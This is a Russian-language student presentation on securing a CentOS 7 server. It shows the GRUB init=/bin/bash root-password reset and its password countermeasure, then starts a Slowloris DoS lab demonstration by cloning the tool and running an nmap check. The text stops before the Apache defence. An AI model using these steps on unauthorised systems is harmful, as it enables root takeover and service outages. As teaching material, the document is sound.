

Некоммерческое акционерное общество
“АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ”
Институт систем управления и информационных
технологий

Защита корпоративного сервера на базе Linux– сервера

ВЫПОЛНИЛ: СИБ-15-2
ИБРАГИМУЛЫ Е.
НАУЧНЫЙ РУКОВОДИТЕЛЬ: СТ. ПРЕП. ЗУЕВА Е.А.

Цель работы



- ▶ Защита корпоративного сервера на базе Linux-сервера
 - ▶ Как защитить сервер от нежелательных атак?
 - ▶ Какие выбрать методы защиты?
 - ▶ Как реализовать эти методы?

Актуальность данной темы

- ▶ Каждый Linux сервер является уязвимым. Используя эти уязвимости злоумышленники могут нанести большой вред корпоративной сети. А чтобы закрыть уязвимые места, нужно ломать свою же систему самому.

Задачи

- ▶ Введение в тему защита корпоративного сервера на базе Linux-сервера
- ▶ Выбор операционной системы (Centos7)
- ▶ Поднятие сервера
- ▶ Демонстрация атаки без защиты
- ▶ Установка защиты
- ▶ Результат защиты



Обеспечение безопасности рабочей станции

- ▶ Защита загрузчик GRUB

Обеспечение безопасности сервера

- ▶ Защита HTTP-сервера Apache

Обеспечение безопасности рабочей станции

- ▶ Если есть доступ к загрузке - это все равно, что доступ к паролю root. Любой, кто может получить доступ к загрузчику, также может легко получить доступ к правам root в вашей системе. Когда у злоумышленника есть физический доступ к загрузчику, практически нет возможности остановить его. Вот почему нам необходимо защитить паролем Grub, чтобы добавить дополнительный уровень безопасности.

Обеспечение безопасности рабочей станции

- ▶ В меню загрузки выберем ядро, которое мы хотим загрузить, и нажимаем е, чтобы отредактировать выбранную загрузочную запись.

```
CentOS Linux (3.10.0-123.9.3.el7.x86_64) 7 (Core)
CentOS Linux, with Linux 3.10.0-123.el7.x86_64
CentOS Linux, with Linux 0-rescue-e250d471d5594282ba042c653cfa0172

Use the ↑ and ↓ keys to change the selection.
Press 'e' to edit the selected item, or 'c' for a command prompt.
```

Обеспечение безопасности рабочей станции

- ▶ Находим строку `rhgb quiet`:

```
insmod xfs
set root='hd0,msdos1'
if [ x$feature_platform_search_hint = xy ]: then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --hin\
t-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 --hint='hd0,msdos1' 1b91717c-d\
33b-4a55-b7fe-969daed0d43a
else
    search --no-floppy --fs-uuid --set=root 1b91717c-d33b-4a55-b7fe-969d\
aed0d43a
fi
linux16 /vmlinuz-3.10.0-123.9.3.el7.x86_64 root=/dev/mapper/centos-roo\
t ro rd.lvm.lv=centos/swap vconsole.font=latarcurlheb-sun16 rd.lvm.lv=centos/ro\
ot crashkernel=auto vconsole.keymap=us rhgb quiet LANG=en_US.UTF-8
initrd16 /initramfs-3.10.0-123.9.3.el7.x86_64.img

Press Ctrl-x to start, Ctrl-c for a command prompt or Escape to
discard edits and return to the menu. Pressing Tab lists
possible completions.
```

Обеспечение безопасности рабочей станции

- ▶ и замените его на `init=/bin/bash`

```
insmod xfs
set root='hd0,msdos1'
if [ x${feature_platform_search_hint} = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --hin\
t-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 --hint='hd0,msdos1' 1b91717c-d\
33b-4a55-b7fe-969daed0d43a
else
    search --no-floppy --fs-uuid --set=root 1b91717c-d33b-4a55-b7fe-969d\
aed0d43a
fi
linux16 /vmlinuz-3.10.0-123.9.3.el7.x86_64 root=/dev/mapper/centos-root\
t ro rd.lvm.lv=centos/swap vconsole.font=latarcurlheb-sun16 rd.lvm.lv=centos/ro\
ot crashkernel=auto vconsole.keymap=us init=/bin/bash LANG=en_US.UTF-8
initrd16 /initramfs-3.10.0-123.9.3.el7.x86_64.img
```

Press Ctrl-x to start, Ctrl-c for a command prompt or Escape to
discard edits and return to the menu. Pressing Tab lists
possible completions.

Обеспечение безопасности рабочей станции

- ▶ Затем нажимаем CTRL + X, чтобы войти в однопользовательский режим.
- ▶ Вводим следующую команду, чтобы смонтировать корневую (/) файловую систему в режим чтения / записи.

```
[ 2.168931] sd 2:0:0:0: [sda] Attached SCSI disk
[ 2.559282] bio: create slab <bio-1> at 1
[ OK ] Found device /dev/mapper/centos-root.
      Starting File System Check on /dev/mapper/centos-root...
[ OK ] Started dracut initqueue hook.
systemd-fsck[347]: /sbin/fsck.xfs: XFS file system.
[ OK ] Started File System Check on /dev/mapper/centos-root.
      Mounting /sysroot...
[ 3.306045] SGI XFS with ACLs, security attributes, large block/inode numbers
, no debug enabled
[ 3.348379] XFS (dm-1): Mounting Filesystem
[ 3.483334] XFS (dm-1): Ending clean mount
[ OK ] Mounted /sysroot.
[ OK ] Reached target Initrd Root File System.
      Starting Reload Configuration from the Real Root...
[ OK ] Started Reload Configuration from the Real Root.
[ OK ] Reached target Initrd File Systems.
[ OK ] Reached target Initrd Default Target.
[ 3.857206] systemd-journald[82]: Received SIGTERM
[ 3.862105] systemd-cgroups-agent[414]: Failed to get D-Bus connection: Failed
to connect to socket /run/systemd/private: No such file or directory
[ 3.865629] systemd-cgroups-agent[415]: Failed to get D-Bus connection: Failed
to connect to socket /run/systemd/private: No such file or directory
bash-4.2# mount -o remount,rw /
bash-4.2# _
```

Обеспечение безопасности рабочей станции

- ▶ Теперь сменим пароль пользователя root с помощью команды:
- ▶ `passwd root`

```
bash-4.2# passwd root
Changing password for user root.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
bash-4.2# _
```

Обеспечение безопасности рабочей станции


- ▶ Выполним следующую команду для обновления linux.
- ▶ `touch /.autorelabel`
- ▶ Затем вводим следующую команду, чтобы применить изменения и перезапустить CentOS 7:
- ▶ `exec /sbin/init`
- ▶ Пишем команду `exit`
- ▶ Reboot
- ▶ Теперь мы сможем войти в CentOS 7 от имени пользователя root с новым паролем.

Обеспечение безопасности рабочей станции

- ▶ Меры защиты:
- ▶ создаем зашифрованный пароль, используя приведенную ниже команду в качестве пользователя root:
- ▶ `$ grub2-mkpasswd-pbkdf2`
- ▶ Теперь мы зашифровали пароль для защиты загрузчика Grub2. Мы должны добавить пароль в пользовательский файл меню Grub2, который находится в каталоге `/etc/grub.d/`, и, наконец, обновить главный конфигурационный файл Grub2, то есть `/etc/grub.cfg`.

Обеспечение безопасности рабочей станции


- ▶ Затем отредактируем конфигурационный файл Grub2 в качестве пользователя root:
- ▶ `$ vi /etc/grub.d/40_custom`
- ▶ Добавим следующие строки. Убедимся, что мы вставили правильный пароль, который мы создали ранее.



```
root@client:~  
File Edit View Search Terminal Help  
#!/bin/sh  
exec tail -n +3 $0  
# This file provides an easy way to add custom menu entries.  Simply type the  
# menu entries you want to add after this comment.  Be careful not to change  
# the 'exec tail' line above.  
  
set superusers="root"  
password_pbkdf2 root grub.pbkdf2.sha512.10000.62C46DE64C6BDE39A440092F521F86E24F  
486F5F9FE58B38D1CA9DDA27D6DDA6A6F5615836537B31AF2D06D2C5A8C6BE26709269A08E812863  
57501882016523.FD91A05503B0538FBA4CF9783A13727C43917E63528FF9FFC9917E4780B9C420C  
EDAE98451CF9256BA77AC144FA6734CA193D1E4183AC71E1F297BD7868FFC4
```


Обеспечение безопасности рабочей станции

- ▶ Нажмите ESC и введите :wq, чтобы сохранить и закрыть файл.
- ▶ Вы можете проверить правильность установки пароля в файле /etc/grub2.cfg, как показано ниже.
- ▶ `$ cat /etc/grub2.cfg`



```
root@client:~  
File Edit View Search Terminal Help  
# menu entries you want to add after this comment. Be careful not to change  
# the 'exec tail' line above.  
  
set superusers="root"  
password_pbkdf2 root grub.pbkdf2.sha512.10000.62C46DE64C6BDE39A440092F521F86E24F  
486F5F9FE58B38D1CA9DDA27D6DDA6A6F5615836537B31AF2D06D2C5A8C6BE26709269A08E812863  
57501882016523.FD91A05503B0538FBA4CF9783A13727C43917E63528FF9FFC9917E4780B9C420C  
EDAE98451CF9256BA77AC144FA6734CA193D1E4183AC71E1F297BD7868FFFC4B  
### END /etc/grub.d/40_custom ###  
  
### BEGIN /etc/grub.d/40_custom.bak ###  
# This file provides an easy way to add custom menu entries. Simply type the  
# menu entries you want to add after this comment. Be careful not to change  
# the 'exec tail' line above.  
### END /etc/grub.d/40_custom.bak ###  
  
### BEGIN /etc/grub.d/41_custom ###  
if [ -f ${config_directory}/custom.cfg ]; then  
  source ${config_directory}/custom.cfg  
elif [ -z "${config_directory}" -a -f $prefix/custom.cfg ]; then  
  source $prefix/custom.cfg;  
fi  
### END /etc/grub.d/41_custom ###  
[root@client ~]#
```

Обеспечение безопасности рабочей станции

- ▶ Все настроено. Перезагружаем свою систему, чтобы проверить, защищен ли загрузчик.
- ▶ После перезагрузки системы попробуем отредактировать загрузчик Grub2. Для этого нажимаем e.

```
CentOS Linux (3.10.0-327.22.2.el7.x86_64) 7 (Core)
CentOS Linux (3.10.0-327.13.1.el7.x86_64) 7 (Core)
CentOS Linux (3.10.0-123.9.3.el7.x86_64) 7 (Core)
CentOS Linux (3.10.0-123.el7.x86_64) 7 (Core)
CentOS Linux (0-rescue-e250d471d5594282ba042c653cfa0172) 7 (Core)
```

```
Use the ↑ and ↓ keys to change the selection.
Press 'e' to edit the selected item, or 'c' for a command prompt.
```

Обеспечение безопасности рабочей станции

- ▶ Нам будет предложено ввести имя пользователя и пароль, которые мы задали на предыдущем шаге.

```
Enter username:  
root  
Enter password:
```

Обеспечение безопасности рабочей станции

- ▶ Если мы введем правильное имя пользователя и пароль, то сможем редактировать загрузчик Grub2.

```
setparams 'CentOS Linux (3.10.0-327.22.2.el7.x86_64) 7 (Core)'  
  
load_video  
set gfxpayload=keep  
insmod gzio  
insmod part_msdos  
insmod xfs  
set root='hd0,msdos1'  
if [ x${feature_platform_search_hint} = xy ]; then  
  search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --hin\  
t-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 --hint='hd0,msdos1' 1b91717c-d\  
33b-4a55-b7fe-969daed0d43a  
else  
  search --no-floppy --fs-uuid --set=root 1b91717c-d33b-4a55-b7fe-969d\  
aed0d43a  
↓  
  
Press Ctrl-x to start, Ctrl-c for a command prompt or Escape to  
discard edits and return to the menu. Pressing Tab lists  
possible completions.
```

Обеспечение безопасности сервера

- ▶ Dos-атака slowloris атака проводится на веб сервисы, которые работают по протоколу http, так же при помощи slowloris можно положить сайт одним устройством.

Обеспечение безопасности сервера


- ▶ Для демонстрации данной атаки, я поднял на виртуальной машине Centos 7 сервер с apache. Эта машина выступает в роле жертвы.

```
[root@tecmint ~]#
[root@tecmint ~]# systemctl start httpd
[root@tecmint ~]#
[root@tecmint ~]# systemctl enable httpd
Created symlink from /etc/systemd/system/multi-user.target.wants/httpd.service to /usr/lib/systemd/system/httpd.service
[root@tecmint ~]#
[root@tecmint ~]# systemctl status httpd
● httpd.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; vendor preset: disabled)
   Active: active (running)
     Docs: man:httpd(8)
           man:apachectl(8)
  Main PID: 17981 (httpd)
    Status: "Total requests: 0; Current requests/sec: 0; Current traffic:  0 B/sec"
    CGroup: /system.slice/httpd.service
           └─17981 /usr/sbin/httpd -DFOREGROUND
             └─17982 /usr/sbin/httpd -DFOREGROUND
               └─17983 /usr/sbin/httpd -DFOREGROUND
                 └─17984 /usr/sbin/httpd -DFOREGROUND
                   └─17985 /usr/sbin/httpd -DFOREGROUND
                     └─17986 /usr/sbin/httpd -DFOREGROUND

Jan 27 06:51:35 tecmint systemd[1]: Starting The Apache HTTP Server...
Jan 27 06:51:35 tecmint httpd[17981]: AH00558: httpd: Could not reliably determine the server's fully qualified domain name, please see the httpd.conf file's #Listen 1.2.3.4:80 directive for a more detailed description of the possible configurations.
Jan 27 06:51:35 tecmint systemd[1]: Started The Apache HTTP Server.
[root@tecmint ~]# █
```

Обеспечение безопасности сервера

▶ Так же для атаки на понадобится kali linux. Для начала нам нужно перейти в google и пишем slowloris github.



gkbrk / slowloris

Watch 40 Star 490 Fork 181

Code Issues 5 Pull requests 0 Projects 0 Insights

Join GitHub today
GitHub is home to over 28 million developers working together to host and review code, manage projects, and build software together.
Sign up

Low bandwidth DoS tool. Slowloris rewrite in Python.

25 commits 1 branch 0 releases 8 contributors MIT


Branch: master New pull request Find file Clone or download

gkbrk Release v0.1.5	
LICENSE	First commit
README.md	Added SOCKS5 proxy support via `socks` library
setup.py	Release v0.1.5
slowloris.py	Release v0.1.5

Clone with HTTPS
Use Git or checkout with SVN using the web URL.
<https://github.com/gkbrk/slowloris.git>
Open in Desktop Download ZIP

Обеспечение безопасности сервера

- ▶ Скачиваем его на kali linux.



```
root@kali: ~/x
Файл Правка Вид Поиск Терминал Справка
root@kali:~/x# git clone https://github.com/gkbrk/slowloris.git

root@kali: ~/x/slowloris
Файл Правка Вид Поиск Терминал Справка
root@kali:~/x# git clone https://github.com/gkbrk/slowloris.git
Клонирование в «slowloris»...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 78 (delta 0), reused 3 (delta 0), pack-reused 72
Распаковка объектов: 100% (78/78), готово.
root@kali:~/x# cd slowloris/
root@kali:~/x/slowloris# ls
LICENSE README.md setup.py slowloris.py
root@kali:~/x/slowloris#
```


Обеспечение безопасности сервера

Проверить уязвима ли жертва к данной атаке можно при помощи nmap


```
root@kali:~/x/slowloris# nmap --script http-slowloris-check 192.168.1.20
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-27 20:31 MSK
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 25.00% done; ETC: 20:32 (0:00:30 remaining)
Nmap scan report for 192.168.1.20
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|     Slowloris tries to keep many connections to the target web server open and hold
|     them open as long as possible.  It accomplishes this by opening connections to
|     the target web server and sending a partial request.  By doing so, it starves
|     the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|       http://ha.ckers.org/slowloris/
|_
MAC Address: 08:00:27:65:46:55 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 311.53 seconds
root@kali:~/x/slowloris#
```

Nmap показывает что жертва уязвима к атаке slowloris

Обеспечение безопасности сервера

Web страница нашего apache сервера




